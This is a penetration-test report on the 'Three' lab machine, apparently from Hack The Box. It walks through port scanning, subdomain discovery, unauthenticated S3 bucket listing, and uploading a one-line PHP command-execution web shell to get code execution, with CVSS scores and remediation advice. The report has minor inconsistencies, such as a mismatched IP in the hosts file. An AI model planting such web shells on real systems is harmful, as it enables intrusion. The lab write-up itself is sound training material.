


# Three



Name: Three

Level: Very Easy

**Vulnerability:** Unrestricted S3 Bucket Write Access Leading to Remote Code Execution, Weak Configuration of Apache Server, Service Information Disclosure via Banner Grabbing

**Target:** 10.129.17.52 **Date:** 2025-05-22

- [1 Introducción](#)
- [1.1 Scope](#)
- [2 Findings](#)
  - [Finding 1: Unrestricted S3 Bucket Write Access Leading to Remote Code Execution](#)
  - [Finding 2: Service Information Disclosure via Banner Grabbing](#)
- [3.1 Executive summary](#)
- [3.2 Technical Summary](#)
- [4 Exploitation Path Description](#)
  - [1. Connectivity Verification and OS Fingerprinting](#)
  - [2. Initial Port Scan \(FIRST SCANN\)](#)
  - [3. Detailed Service Enumeration \(SECOND SCANN\)](#)
  - [4. Web Application Reconnaissance and DNS Configuration](#)
  - [5. Subdomain Enumeration and DNS Discovery](#)
  - [6. AWS CLI Installation and Configuration](#)
  - [7. S3 Bucket Enumeration and Exploitation](#)
- [5 Conclusions](#)
- [Appendix – Tools Utilized](#)

## 1 Introducción

This report outlines the security assessment performed on the target environment with the primary goal of evaluating its overall security posture. The assessment was conducted using a structured methodology that included network connectivity testing and service enumeration. By following a systematic approach, we were able to uncover potential misconfigurations and vulnerabilities while ensuring that all activities remained within the authorized scope. The document further details the techniques used and lays the groundwork for the subsequent technical analysis and recommendations aimed at strengthening security defenses.

## 1.1 Scope

**Host:** 10.129.17.52

This assessment was strictly limited to the above-mentioned IP address. All testing, analysis, and subsequent evaluations were conducted solely against this target, in compliance with the authorized engagement parameters.

## 2 Findings

### Finding 1: Unrestricted S3 Bucket Write Access Leading to Remote Code Execution

**CVSS v3.1 Score: 9.6 (Critical)**

**Description:** The S3 bucket `thetoppers.htb` was found to be publicly accessible with unauthenticated write permissions. This misconfiguration allowed an attacker to upload arbitrary files—demonstrated by the upload of a PHP reverse shell (`shell.php`) that accepts a command via the `cmd` GET parameter. Execution through the URL (`http://thetoppers.htb/shell.php?cmd=id`) confirmed that the vulnerability enables Remote Code Execution (RCE) on the target host.

Base Score

9.6 (Critical)

Attack Vector (AV): Network (N), Adjacent (A), Local (L), Physical (P)

Attack Complexity (AC): Low (L), High (H)

Privileges Required (PR): None (N), Low (L), High (H)

User Interaction (UI): None (N), Required (R)

Scope (S): Unchanged (U), Changed (C)

Confidentiality (C): None (N), Low (L), High (H)

Integrity (I): None (N), Low (L), High (H)

Availability (A): None (N), Low (L), High (H)

Vector String - CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

**Impact:** Exploitation of this vulnerability enables an attacker to run arbitrary commands on the target system, potentially leading to full system compromise, unauthorized data access,

and further lateral movement within the network.

### Recommendation:

- **Restrict Bucket Permissions:** Review and adjust the S3 bucket policy so that only authorized users and services have read/write access. Remove any settings that allow public write access.
- **Implement the Principle of Least Privilege:** Configure IAM roles and policies to grant only the minimum permissions necessary. This minimizes the potential impact of any compromise.
- **Disable Public Access:** Use the AWS console to disable public access to the bucket by enabling the “Block Public Access” settings, ensuring that only authenticated requests are allowed.
- **Enable Logging and Monitoring:** Activate S3 bucket logging and set up alerts to detect any suspicious or unauthorized access attempts. Continuous monitoring will help in early detection of misconfigurations or attacks.
- **Implement File Validation:** If file uploads are necessary, enforce strict validation for file types and content before allowing files to be stored. Consider integrating a Web Application Firewall (WAF) to filter out malicious files.
- **Regular Audits and Penetration Testing:** Schedule regular audits of bucket permissions and policies, along with periodic penetration testing, to ensure that misconfigurations or new vulnerabilities are promptly identified and remediated.

## \*\*Finding 2: Service Information Disclosure via Banner Grabbing

CVSS v3.1 Score: 4.3 (Moderate)

**Description:** Detailed service enumeration using Nmap ( `nmap -sVC` ) disclosed sensitive version information for critical services. The SSH service is running **OpenSSH 7.6p1 on Ubuntu Linux**, and the HTTP service is managed by **Apache HTTPD 2.4.29 on Ubuntu**. Although this information disclosure does not directly compromise security, it provides valuable reconnaissance data that can be utilized to identify and exploit known vulnerabilities associated with these versions.

The image shows a CVSS 3.1 Base Score calculator interface. The score is 4.3 (Medium). The calculator includes the following fields and values:

Field	Value
Attack Vector (AV)	Adjacent (A)
Attack Complexity (AC)	Low (L)
Privileges Required (PR)	None (N)
User Interaction (UI)	None (N)
Scope (S)	Unchanged (U)
Confidentiality (C)	Low (L)
Integrity (I)	None (N)
Availability (A)	None (N)

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

**Impact:** The exposure of exact service versions can facilitate targeted attacks by enabling attackers to search for and exploit vulnerabilities specific to those versions. This vulnerability is a key piece of information for adversaries to craft further exploits.

**Recommendation:**

- **Hide or Modify Service Banners:** Adjust the configuration of both the SSH and Apache services to limit or remove the detailed version information from banners:
  - For Apache, set the `ServerTokens` directive to `Prod` and disable the `ServerSignature`.
  - For SSH, modify the configuration to minimize the information exposed during the connection handshake.
- **Keep Software Updated:** Regularly update the SSH and web server software to the latest versions and apply security patches promptly. This reduces the risk of exploitation through known vulnerabilities.
- **Use Network Filtering:** Implement firewalls or intrusion detection/prevention systems to restrict access to these services from unauthorized IP addresses. Network segmentation and Access Control Lists (ACLs) can further reduce the exposed attack surface.
- **Review and Harden Server Configurations:** Periodically review the configurations of the servers to ensure that they adhere to security best practices. Hardening measures can help minimize the amount of information sent in responses or banners.

## 3.1 Executive summary

During our recent security assessment, we identified critical vulnerabilities in our infrastructure that could expose us to significant risk. In one instance, our cloud storage bucket was misconfigured, allowing anyone to upload files without proper validation. This weakness could enable an attacker to run unauthorized commands on our system, potentially leading to a complete compromise of our services. Additionally, some system details were inadvertently exposed, which could help malicious actors target known weaknesses.

**What This Means for the Company:**

- **Risk of Unauthorized Access:** An attacker could potentially take full control of our systems.
- **Operational and Data Risks:** The vulnerabilities could result in data breaches or service interruptions.
- **Urgent Need for Remediation:** Immediate actions—including strengthening access controls, monitoring system activities, and updating configurations—are recommended to mitigate these risks.

Taking prompt corrective measures will help protect our assets, reputation, and ongoing business operations.

## 3.2 Technical Summary

### Finding 1: Unrestricted S3 Bucket Write Access Leading to Remote Code Execution

- **CVSS v3.1 Score:** 9.6 (Critical)
- **Details:** The S3 bucket `thetoppers.htb` was found publicly accessible with improper write permissions. This misconfiguration allowed for arbitrary file uploads—as demonstrated by the successful upload of a PHP reverse shell (`shell.php`)—resulting in Remote Code Execution (RCE) upon executing commands via a URL parameter.
- **Evidence:**
  - Bucket enumeration and listing confirmed the bucket's public accessibility and file structure.
  - The reverse shell upload and subsequent validation via `http://thetoppers.htb/shell.php?cmd=id` confirmed the RCE vulnerability.
- **Recommendations:**
  - Restrict bucket permissions and disable public write access using the “Block Public Access” settings.
  - Implement strict IAM policies and file validation mechanisms.
  - Enable logging and regular audits to monitor for unauthorized activity.

### Finding 2: Service Information Disclosure via Banner Grabbing

- **CVSS v3.1 Score:** 4.3 (Moderate)
- **Details:** Detailed enumeration using `nmap -sVC` revealed version information for critical services, such as OpenSSH 7.6p1 (Ubuntu) and Apache HTTPD 2.4.29. While not directly exploitable, this information disclosure can facilitate targeted attacks using known vulnerabilities.
- **Recommendations:**
  - Modify service configurations to hide or reduce detailed banner information.
  - Regularly update and patch services (SSH and Apache) as per security best practices.
  - Use network filtering and access control lists (ACLs) to restrict exposure.

**Overall Technical Impact:** The critical S3 misconfiguration poses a severe risk by facilitating full system compromise under specific attack vectors, while the service banner information disclosure further aids adversary reconnaissance. A coordinated remediation effort focusing on tightened access control, system hardening, and ongoing monitoring is urgently recommended.

## 4 Exploitation Path Description

### 1. Connectivity Verification and OS Fingerprinting

We began by verifying connectivity to the target host ( 10.129.17.52 ) using the `ping` command:

```
kali@kali ~/workspace/thetooopers/nmap [18:00:42] $ ping -c 1 10.129.17.52
PING 10.129.17.52 (10.129.17.52) 56(84) bytes of data.
64 bytes from 10.129.17.52: icmp_seq=1 ttl=63 time=47.3 ms

--- 10.129.17.52 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 47.303/47.303/47.303/0.000 ms
```

Notably, the ping response showed a TTL (Time To Live) value of 63. Since Linux systems typically initialize the TTL at 64, this decrement strongly indicated that the target host was running Linux.

## 2. Initial Port Scan (FIRST SCANN)

A rapid port scan was performed with `nmap` to identify open ports using a SYN scan:

```
kali@kali ~/workspace/thetooopers/nmap [17:57:53] $ sudo nmap -sS -p- --
open -n -Pn --min-rate 5000 10.129.17.52 -oG TheToopersPorts
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-21 17:58 EDT
Nmap scan report for 10.129.17.52
Host is up (0.042s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up)
```

The scan revealed that only ports **22 (SSH)** and **80 (HTTP)** were open.

## 3. Detailed Service Enumeration (SECOND SCANN)

Next, we conducted a more detailed scan to obtain service versions and other important details:

```
kali@kali ~/workspace/thetooopers/nmap [18:00:18] $ sudo nmap -sVC -p 80,22
10.129.17.52 -oN TheToopersServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-21 18:00 EDT
```

```

NSE: Warning: Could not load 'docker-version.nse': no path to
file/directory: docker-version.nse
Nmap scan report for s3.thetoppers.htb (10.129.17.52)
Host is up (0.052s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 17:8b:d4:25:45:2a:20:b8:79:f8:e2:58:d7:8e:79:f4 (RSA)
|   256  e6:0f:1a:f6:32:8a:40:ef:2d:a7:3b:22:d1:c7:14:fa (ECDSA)
|_  256  2d:e1:87:41:75:f3:91:54:41:16:b7:2b:80:c6:8f:05 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
| http-server-header:
|   Apache/2.4.29 (Ubuntu)
|_  hypercorn-h11
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.92 seconds

```




This scan confirmed that the SSH service was running **OpenSSH 7.6p1 on Ubuntu Linux**, and the HTTP service was handled by **Apache HTTPD 2.4.29 on Ubuntu**. Notice that the scan was performed against the domain `s3.thetoppers.htb`, which reflects the internal configuration.

## 4. Web Application Reconnaissance and DNS Configuration

While evaluating the web service on `10.129.17.52:80`, an interesting contact section was observed:

### CONTACT

*Fan? Drop a note!*

 Chicago, US  
 Phone: +01 343 123 6102  
 Email: mail@thetoppers.htb

To ensure proper resolution during further enumeration, the domain `thetoppers.htb` was added to the `/etc/hosts` file:

```
kali@kali ~ [14:32:40] $ cat /etc/hosts
8.8.8.8
1.1.1.1
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters

10.129.32.200  thetoppers.htb s3.thetoppers.htb
```

## 5. Subdomain Enumeration and DNS Discovery

A DNS scan was performed using `gobuster` to enumerate subdomains associated with `thetoppers.htb`:

```
gobuster dns -d thetoppers.htb -w
/usr/share/SecLists/Discovery/DNS//usr/share/wordlists/seclists/Discovery/
subdomain-top-1million-110000.txt -t 70
```

This scan revealed the subdomain `s3.thetoppers.htb`:

```
kali@kali ~ [14:50:12] $ gobuster dns -d thetoppers.htb -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top
1million-110000.txt -t 70

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Domain:      thetoppers.htb
[+] Threads:     70
[+] Timeout:     1s
[+] Wordlist:     /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
=====
Starting gobuster in DNS enumeration mode
=====
Found: s3.thetoppers.htb
```

Upon accessing the subdomain, the site displayed a status indicator showing "running":



The screenshot shows a web browser window with the address bar displaying `s3.thetoppers.htb/`. The page content shows a status indicator: `{"status": "running"}`. The browser's address bar also shows `Not Secure s3.thetoppers.htb`.

## 6. AWS CLI Installation and Configuration

In order to interact with the S3 service exposed on `s3.thetoppers.htb`, the AWS CLI was installed. Configuration was performed using dummy credentials:



```
kali@kali ~ [15:38:30] $ aws configure
AWS Access Key ID [*****none]: fake
AWS Secret Access Key [*****none]: fake
Default region name [none]: us-east-1
Default output format [none]: json
```

## 7. S3 Bucket Enumeration and Exploitation

The existence of the bucket named `thetoppers.htb` was confirmed by listing the publicly accessible buckets:

```
kali@kali ~ [15:41:33] $ aws s3 ls --no-sign-request --endpoint-url
http://s3.thetoppers.htb
2025-05-22 14:29:08 thetoppers.htb
```

Exploring the bucket's contents yielded the following structure:

```
kali@kali ~ [15:42:41] $ aws s3 ls s3://thetoppers.htb --no-sign-request -
-endpoint-url http://s3.thetoppers.htb
                                PRE images/
2025-05-22 14:29:08             0 .htaccess
2025-05-22 14:29:08          11952 index.php
```

Given the write permissions on the bucket, we exploited the opportunity to upload a PHP reverse shell. The following command creates a file named `shell.php` with remote code execution capability:

```
echo '<?php system($_GET["cmd"]); ?>' >> shell.php
```

The successful upload is documented by the image below:

```
kali@kali ~/workspace/thetoppers/content [16:53:48] $ echo '<?php system($_GET["cmd"]); ?>' >> shell.php
kali@kali ~/workspace/thetoppers/content [16:53:56] $ ls
index.php  shell.php
kali@kali ~/workspace/thetoppers/content [16:53:57] $ cat shell.php
<?php system($_GET["cmd"]); ?>
kali@kali ~/workspace/thetoppers/content [16:54:01] $ aws --endpoint=http://s3.thetoppers.htb s3 cp shell.php s3://thetoppers.htb
upload: ./shell.php to s3://thetoppers.htb/shell.php
```

We successfully uploaded the reverse shell on the bucket. Now we are going to try a RCE on the `thetoppers.htb`

Finally, remote code execution (RCE) was verified by executing the `id` command via the shell through the URL:

```
http://thetoppers.htb/shell.php?cmd=id
```

The output confirming successful execution is shown here:

A screenshot of a web browser window. The address bar shows 'view-source:http://thetoppers.htb/shell.php?cmd=id'. The page content displays the output of the 'id' command: 'uid=33(www-data) gid=33(www-data) groups=33(www-data)'. The browser interface includes standard navigation buttons and a 'Not Secure' warning in the address bar.

```
1 uid=33(www-data) gid=33(www-data) groups=33(www-data)
2
```

Each step presented above is supported by direct command outputs and graphical evidence, ensuring the reproducibility and clarity of the exploitation path. If further details or explanations on any phase are needed, please let me know.

## 5 Conclusions

The security assessment on the target (10.129.17.52) revealed critical vulnerabilities that could significantly jeopardize the system's integrity. The most alarming finding was the unrestricted S3 bucket write access, which allowed the upload of a PHP reverse shell and facilitated remote code execution. Additionally, service banners disclosed sensitive version information that could help an attacker identify and exploit known vulnerabilities.

In light of these findings, it is essential to implement immediate remediation measures. Strengthening access controls on cloud storage, hardening service configurations, and enforcing strict update and monitoring policies are key steps toward reducing the risk exposure. Addressing these vulnerabilities promptly will greatly enhance the overall security posture of the environment and help safeguard against potential attacks.

## Appendix – Tools Utilized

- **Ping Purpose:** To verify network connectivity and perform initial OS fingerprinting by analyzing the TTL value.
- **Nmap Purpose:** To perform comprehensive port scanning and service enumeration, identifying open ports and gathering service version information.
- **Gobuster Purpose:** To enumerate DNS records and discover subdomains associated with the target domain.
- **AWS CLI Purpose:** To interact with the S3 bucket, enabling the listing of buckets and their contents, and verifying bucket permissions.
- **Custom PHP Reverse Shell Payload Purpose:** To demonstrate the capability for remote code execution by uploading a PHP script that executes commands.
- **FFUF Purpose:** To conduct web content discovery and fuzzing, revealing hidden files and directories on the target web server.